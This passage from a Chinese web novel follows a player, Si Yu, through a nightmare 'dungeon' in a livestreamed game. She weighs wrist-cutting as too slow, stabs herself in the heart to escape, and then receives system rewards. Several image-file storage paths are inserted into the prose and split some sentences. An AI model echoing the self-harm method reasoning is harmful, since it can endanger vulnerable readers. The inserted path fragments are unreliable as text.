男人撸起袖子:“好啊,难怪不肯去你叔叔家,原来勾搭——唔唔唔!”
客厅瞬间安静。
司予没有回头。
关上卧室门,坐在桌前,拿出匕首。
在手腕比划两下。
不行,割腕流血,速度太慢。
【死洁癖你想要做什么?!】
【挨打已经无法满足你,你竟然还想自残!】
【呜呜,姐姐你冷静一点,我给你送礼物,你不要想不开啊。】
司予叹气。
“还没发现么,这里的一切都是假的。”
更像一场梦,属于小予的噩梦。
逻辑混乱,没有常理。
交织着小予的渴望和恐惧。
她渴望像别的小朋友般,有温柔的爸爸妈妈,可爱的弟弟。
渴望受到老师关注,受同学欢迎。
但潜意识的恐惧总是在小予最幸福的时候忽然出现,于是美好画面破碎,身边人癫狂扭曲。
自我保护机制让小予感觉不到疼痛。
这也是副本唯一的提示。
梦境世界由小予构造,其余人都是假的,疯子只有小予。
她渴望爱,但不敢得到爱,反复折磨自己。
杀死疯子,结束噩梦么?
司予指尖摩挲闪着寒芒的刀刃,嘴角微勾。
反手一刀,插进心脏,干脆又利落。弹幕疯狂播报,说的什么,司予听不清。
世界逐渐模糊。
彻底失去意识前,耳边响起一声叹息。
情绪复杂,她已无力分辨。
“讨债鬼,还不滚起来干活!”
司予自一间堆满杂物和垃圾的阴暗房间中睁眼。
两只老鼠受惊,藏进泡沫箱。
身上盖着漏棉花的被子,司予掌心轻轻抚过被面。
真是好久不见了。
木门被人暴力踢开。
女人衣服打满补丁,蓬头垢面,将从外面捡来的破烂砸向司予。“死丫头,起来干活!”
垃圾在半空定格。
【恭喜玩家司予完成C级副本《杀死疯子》,奖励积分40000!】
【恭喜玩家司予达成《杀死疯子》首位通关成就,奖励积分10000!】
【哇,有125090个小可爱光临你的直播间,送出礼物9130个,同批次单人副本直播间热度第一,奖励积分1000,礼物折合金币91300!】
【综合评价,您在同批次单人副本中表现突出,达成mvp成就,奖励积分1000。请继续努力,向观众呈现更精彩的节目~】